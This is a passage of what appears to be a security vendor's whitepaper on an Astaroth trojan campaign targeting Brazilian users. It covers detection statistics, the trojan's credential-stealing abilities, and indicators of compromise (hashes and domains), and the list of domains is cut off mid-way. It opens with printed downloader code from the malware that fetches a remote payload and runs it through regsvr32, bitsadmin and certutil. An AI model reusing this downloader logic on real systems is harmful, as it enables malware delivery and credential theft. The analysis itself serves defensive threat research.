   if (result == false) {
    DownloadPayload(payload_url + “falxconxrenwhh” + GenerateRandomNumber(1, 10)
+ “.dll.zip.log?” + GenerateRandomNumber(1, 999999999), path_to_users_public_library_
temporary + “\falxconxrenw64.~”);
   }
  } catch (ex) {
  }
    //
    // execute payload with regsvr32
    //
  ss1 = “falxconxrenw64.~”;
  if (activx_Wscript_Shell0.FileExists(path_to_users_public_library_temporary + “\”
+ ss1)) {
   try {
    activx_Shell_Application.ShellExecute(“regsvr32.exe”, “ /s “” + path_to_
users_public_library_temporary + “\” + ss1 + “””, “ “, “open”, 0);
   } catch (ex) {
   }
```

```
    }
  }
  activx_Wscript_Shell5["run"]("cmd /k echo %time% && timeout 4000 > NUL && exit", 0,
true);
  infection_loop(GenerateRandomNumber(1, 999999999));
}
infection_loop(GenerateRandomNumber(1, 999999999));
```

This time, in the original script we can see clear indicators that this can be a resurgence of the Astaroth Trojan. Some indicators of this are:

```
function radador(difference, query) {
  return Math[_0xb0fe[1]](Math[_0xb0fe[0]]() * (query - difference) +
difference);
}
var xLuciferxs;
var xCaverax;
```

This second script acts as a downloader for the malware. It downloads files from a GitHub account using bitsadmin.exe and certutil.exe, which are another 2 Windows binaries that can be abused in order to download files from the internet. The downloadable files, for this particular analysis, are provided in the IOCs section of this whitepaper.

```
    activx_Wscript_Shell5["run"]("bitsadmin /transfer msd5 /priority
foreground " + Source + " " + DestinationFileName + ".z", 0, true);

    activx_Wscript_Shell5["run"]("certutil -decode " + DestinationFileName +
".z " + DestinationFileName, 0, true);
```

Another Windows binary, regsvr32.exe, is used to load the following payload: 57695c832009ec3ef5894f0f1a5e8bdd.

Post Infection Payloads

Let us take a look at the payload that was started in the analysis from the previous section. At a first look, this file contains compiled Delphi code. We provide the information about the MZPE file below.

PE Headers

PE check	OK
Image size	0002A000h
Image base	00400000h
Entry point	0002046Ch
EP section	0
Sections	7
First section MD5	7d0aa282d422e1b8dc270ec742860035
Imports	116
Exports	1
Characteristics	0000A18Eh
Headers size	1024
Opt hdr size	224
Data dir entries	16
Machine	IMAGE_FILE_MACHINE_I386
Subsystem	IMAGE_SUBSYSTEM_WINDOWS_GUI
Overlay size	
Overlay MD5	
Overlay entropy	0.00
File alignment	200h
Section alignment	1000h

Sections

Index	Name	Virtual Address	Virtual Size	Raw Address	Raw Size	Entropy
0	CODE	00001000	0001F484	00000400	0001F600	6.48
1	DATA	00021000	00000818	0001FA00	00000A00	3.46
2	BSS	00022000	000008CD	00020400	00000000	0.00
3	.idata	00023000	00000B6A	00020400	00000C00	4.63
4	.edata	00024000	0000004B	00021000	00000200	0.79
5	.reloc	00025000	000027BC	00021200	00002800	6.67
6	.rsrc	00028000	00001600	00023A00	00001600	3.58

Version Info

No version info

Certificates

No certificates

Imports

No imports

Exports

magnusbold

Bitdefender has reports for multiple files with an export named **magnusbold**. For the current year, the list of MD5 hashes of binaries in this situation is provided in the IOCs section of this paper.

Taking a closer look on the file, one can see that it is very similar to older versions of the Astaroth WMIC Trojan. Astaroth is an information stealer trojan known to infect Brazilian users through the abuse of living on the land binaries such as WMIC.exe.

Astaroth abilities include:

- Ability to steal information through hooking, clipboard usage, and monitoring the key state.
  - Using NirSoft NetPass to recover passwords:
  - Login passwords of remote computers on LAN.
  - Passwords of mail accounts on an exchange server stored by Microsoft Outlook.
  - Passwords of MSN Messenger and Windows Messenger accounts.
  - Internet Explorer 7.x and 8.x passwords from password-protected web sites that include **Basic Authentication** or **Digest Access Authentication**.
  - The item name of Internet Explorer 7 passwords that always begin with **Microsoft_WinInet** prefix.
  - The passwords stored by Remote Desktop 6.
- In some cases (though not present in the sample analyzed) manipulate Avast antivirus.

Astaroth is locale aware; any attempts to run the malware without locale spoofing will result in the inability to run the .dll files. It checks for a Brazilian locale and a Portuguese keyboard.

The current version of the trojan spawns **userinit**, **ctfmon**, and **svchost** processes.

The malicious **svchost** constantly queries **ieframe.dll**, as well as **IWebBrowser2 Interface** using the CLSID **dc30c1661-cdaf-11D0-8A3E-00c04fc9e26e**, in order to interact with Internet Explorer. This is because the previously mentioned ability to use NetPass. To ensure its victim will use IE, the malware terminates Chrome or Firefox executables.

The malware logs keystrokes only when a victim uses IE and browses to specific Brazilian banks or business.

Campaign Evolution

Astaroth has seen a spike in the number of detections by the end of 2018. Then, the activity decreased a bit. However, we have noticed some new aspects such as the usage of Google APIs URLs for hosting the initial XSL file by beginning of May 2019. The evolution, in terms of number of Bitdefender ATD detections, is shown in Figure 1.




Figure 1. Number of ATD detections for Astaroth in the last year (log scale)

There are multiple versions for the remote XSL file, based on the XSL filename and the hosting domain (suspicious-name-looking, googleapis, githubusercontent, etc.). The distribution of the usage of these versions is shown in figures 2, 3, 4 and 5. The older versions follow a specific pattern that can be observed in the example below. Also, a list of the domains used to spread the malware is given in the IOCs section of this paper.

```
hxxp://[randomstring-length16].bobmarleyf2.pw:25023/09/v136.xsl
```

The name of the XSL file varies through time. We have noticed a pattern that suggests some kind of file versioning: v121, v123, v124x, v131.xsl, v132.xsl, v133.xsl, etc. However, at the beginning of May 2019, we have noticed a change in the pattern. Moreover, the malware began to use legitimately-looking online services such as Google APIs to host the initial file. Even more, the XSL extension was replaced with TXT in order to further evade suspicion. An example of a Google APIs URL used to deliver Astaroth is given below.

```
hxxps://storage.googleapis.com/remarkws/09/vv.txt
```




Figure 2. Kernel Density Estimate Plot for number of ATD detections - Astaroth v135




Figure 3. Kernel Density Estimate Plot for number of ATD detections - Astaroth v138




Figure 4. Kernel Density Estimate Plot for number of ATD detections - Astaroth (with no filename)




Figure 5. Kernel Density Estimate Plot for number of ATD detections - Astaroth that uses Google APIs URLs

Users Targeted

In the table below, we provide our geolocation statistics about the targeted users. One can easily observe that the malware campaign targets mostly users from South America, especially Brazil.

Country	**Percentage**
Brazil	**92.61 %**
Colombia	0.11 %
United States	0.20 %
Unknown	7.08 %

Conclusion

In this paper, we have presented an analysis along with ATD detection statistics of an Astaroth malware delivery campaign. It uses fileless techniques and native Windows binaries in order to hide from traditional security solutions. We discovered that Astaroth Trojan made a reappearance and now it is using Google APIs and GitHub services in order to spread the infection. While fileless techniques can easily bypass traditional antivirus solutions, they cannot evade behavioural detection technologies as easily. Advanced Threat Defense effectively detects malware attacks such as Astaroth at any step of the infection kill chain, even with the newly evasive attempts of using legitimate online services to deliver the payload.

IOCs

Payloads, downloadable from a GitHub repository

- 78eab857c9e8c549af5d1dae58e4a01e
- cc52dc5c0856cb9980ab29a6d8ed6683
- 073f4505dcefac96bfc0a2ceadcc31fb
- a2deacbc74617c1bf6d68ca97a13f82b
- 57695c832009ec3ef5894f0f1a5e8bdd
- 76f3774cc3b943cef6509892327ff457
- 1a40da8607d6f49920a7e8c1deb23836
- 531d2da022102ac115c960ca64aed17a
- c7f3ea72687a5fe98898f44b4bfb8c88
- 0e1f8fc068c43a5744ef55d4b7014b58
- d06273a9c5bcbe1b04071b185f15be57
- 57bbfb7dfbd710aaef209bff71b08a32
- f2cf0bc2a11c62afa0fd80a3e8cd704d
- d58bf865be46463ec7e9d76322e2935b

- dfd9886bfee858bf01c5f0bd9b957cc9
- 6ae13d21f207de141d0d1bf8df42b110
- dbb3fddfd56f50a68e3b5a22d25ef312
- f9caca7598a24ce28f6373cab97b6fbc
- 3fb25303c23039b077db436b4560764f
- 719a65320a5c6ec1d97fd758e00739fb
- be8a8b45181f5b69f6d6a3f8f9371ff6
- ceec1b8625ac230b73f1adf7fb4e2a20
- 4b3fbcb49c937725e7f48e812abfb5c3
- bcf453ce2c0599f11756a44e3243bc00
- 1dde274889a52add9625177d3d779a06
- 2940269303bbe51d4e86f8bc696ac982
- 7c56c33aaf11f60454c438f558de3d91
- bba64cb85167d8090ff526dcfd956410
- 8458f592c00e7db8cafc9f95f3401008
- 7e5e8d8444f60f2ed489b687a89d2b5b
- cf47585e59a520321d3f1b03e76ddc31
- 1dfdf61af56075e1ea34bb8c3dd5246d
- b26259f3939707ff780f5f4b00af5a39


Files that have an export named magnusbold

File	First seen	Size
02e2f1e0d02c14116c42f9ea48bd8d1b	17.01.2019	42.00 KB
c52040cb971283f1fc3350a1c46f49ef	18.01.2019	42.00 KB
3c31c2de63312ad12a1d62e800ca908a	14.02.2019	17.00 KB
84e51159c3e2669b48039f39d8248091	19.02.2019	17.00 KB
d9283bcad0383b6ab66d941150717c87	01.03.2019	17.00 KB
3928fa22be44cb16dd47a2fc9b8166ad	04.03.2019	17.00 KB
04418f7b9b0e76b923323958f8035ae8	06.03.2019	17.00 KB
028a62b698242c545689f2f897ca6dac	11.03.2019	17.00 KB
757547276818458b09d5eb1933106ffe	12.03.2019	17.00 KB
fc3af48278088af0b7ed398cdd6fced9	15.03.2019	17.00 KB
bc5492a49f86396f441ff9fedbd5d09d	19.03.2019	17.00 KB
98aebd35aeac44cd3e1f992d0543741c	19.03.2019	17.00 KB
61e46d25da596c797b62a87090cdd721	19.03.2019	17.00 KB
959bb4d69a9697e733ee1d1a6fff8b39	20.03.2019	17.00 KB
c3dd23288857677279e9b1df37d546d5	20.03.2019	17.00 KB
1015de560148538d9792d5e732283d0b	20.03.2019	17.00 KB
a513ddc5ab4037c7610900dbab0b0593	21.03.2019	17.00 KB
af696ee5d50d9d141a1497c20657e2d8	21.03.2019	17.00 KB
227e29e18379acaa79256edb23c43d00	21.03.2019	17.00 KB
4d8351df85f8be10f82cf8cb4f4ea8c6	21.03.2019	17.00 KB
33c1616336a701f68184e315d98dcab1	21.03.2019	17.00 KB
5aab0aecb43f9eb79855c3b60951d087	21.03.2019	17.00 KB
3c5afef0f98d7967d9e9bdbdff4b85b3	22.03.2019	17.00 KB
f9707f32728523ce6d3e979d78c15b3e	22.03.2019	17.00 KB
221e17e8c0df9bbac992ad609055d8c3	22.03.2019	17.00 KB
4572f75d8fe357a4fea064c94ec96cb3	29.03.2019	17.00 KB
8f029b36cc5cc502a164d35a7b53b057	29.03.2019	16.00 KB
f10a689d6222e20329c1cbeb40bedad3	29.03.2019	17.00 KB
8c7ed4bcd42847d393809e0fe4aa7ef9	29.03.2019	13.00 KB
d4bfad9720af1800ee209d910ba648d3	02.04.2019	16.00 KB
5616804a5dbb5122f65293139cdfe07c	11.04.2019	17.00 KB
8f5346da08d4ee41d310cca1c6bb2e3a	24.04.2019	17.00 KB
6202f59aa4e26008753052844f3540dc	25.04.2019	17.00 KB
a4475bf377175eda0e51191a6b302dc8	30.04.2019	17.00 KB
8c75e50fec74fea1c596427710c19aa3	03.05.2019	108.50 KB
c98ad97d4122a0a9b2e83aae69fc2c4f	03.05.2019	108.50 KB
2da54e023f85f0585471e7b037e5bd8d	04.05.2019	148.00 KB
e1417004e6ee9525c6f835f390dd5d4a	04.05.2019	148.00 KB
b4ad371c33128c13c30580ecec35164f	04.05.2019	148.00 KB
8e7455504a92e8147e268b77122364db	04.05.2019	148.00 KB
b4823e9024e12584622a1cf1e2a4054c	04.05.2019	148.00 KB
80593a6ac02ed28e89973d28896df6dc	04.05.2019	148.00 KB
3a50f6c09e17a26d62bbd9534113c33f	04.05.2019	148.00 KB
728882dd26982d6dfcb8fb241abfb6de	04.05.2019	148.00 KB
b3a1be04e76856394ad847cfe2099bf7	04.05.2019	148.00 KB
363cc56f0c2db892cedf00392fa3053d	04.05.2019	148.00 KB
aa8f50bc0829655454ce58285c16d9fe	04.05.2019	148.00 KB
b548b56054f480a0f80a35c61016c8be	04.05.2019	148.00 KB
2092065c4e5131eb7463d4d3302f4dbd	04.05.2019	148.00 KB
8192e9bc362d067ceaffdaba9185773a	05.05.2019	148.00 KB
39356c79bfc71dc1eb5cc1f28fc541cd	05.05.2019	148.00 KB
4273f67ad358c62f43d168bfd7b81335	05.05.2019	148.00 KB
86113cf70485b40d25ef374c596c25de	05.05.2019	148.00 KB
74075e084566e5fbad886c7645e0d010	05.05.2019	148.00 KB
f406f2d636579a38a65901c0642fb972	05.05.2019	148.00 KB
8cdb1359db369e5c1c05dcdd7c2ff32e	05.05.2019	148.00 KB
9301a6be108e73d378e6f0366a7d60e2	05.05.2019	148.00 KB

122f943cbbb358392f7861b2bf1730e5	06.05.2019	148.00 KB
2ff4ac956c8071f3c45792d6deefd61b	06.05.2019	148.00 KB
a20badbb1b7be7e38857058e345fd1bc	06.05.2019	148.00 KB
29031283d7643f52b37bdc3be95f8c26	07.05.2019	108.50 KB
a8b0e817f6fc01bd8d77ed622ef37acc	08.05.2019	108.50 KB
57695c832009ec3ef5894f0f1a5e8bdd	09.05.2019	148.00 KB
4d5b4b1c4498ee6b3810e0c67ff8bad8	09.05.2019	148.00 KB
11360714b2d7f261f42149abb61f9b2a	09.05.2019	148.00 KB
76f3774cc3b943cef6509892327ff457	09.05.2019	148.00 KB
1e5c2c2085e35c62d15956e7253fdf80	09.05.2019	148.00 KB
1839d9f258581dfff5b1699e54fb4d9b	09.05.2019	148.00 KB
90909317a21005a8231f24e023fe375f	09.05.2019	148.00 KB
c7f3ea72687a5fe98898f44b4bfb8c88	09.05.2019	148.00 KB
54e514c8fbec3b99cdfa3da284815083	09.05.2019	148.00 KB
a7ff1d5e020af354e0e253879a08267d	09.05.2019	148.00 KB
2e00c7a4d73ef9ebeeccd048b32b9189	10.05.2019	148.00 KB
dc32625366a847ed827c28abdee22abd	11.05.2019	144.50 KB
0bf429f6346729461cb5b9f594d5a3fd	13.05.2019	144.50 KB
3ad9384f4d84841fb86fd23880383355	13.05.2019	144.50 KB

Domains used to spread the malware

```
“.website”:[
    “cavaleira1.website”,
    “blacklist01.website”,
    “breakingbad1.website”,
    “gameofthrones01.website”,
    “ksegur.website”,
    “redbullenergy01.website”,
    “budweiser01.website”,
    “30maxk.website”,
    “bobmarleyf1.website”,
    “hostwebfree.website”,
    “vendasplus.website”,
    “20hadji.website”,
    “chromiunxewaa.website”,
    “firefenix01.website”,
    “77samsung01.website”,
    “farrapos01.website”,
    “aprovadetudo1.website”,
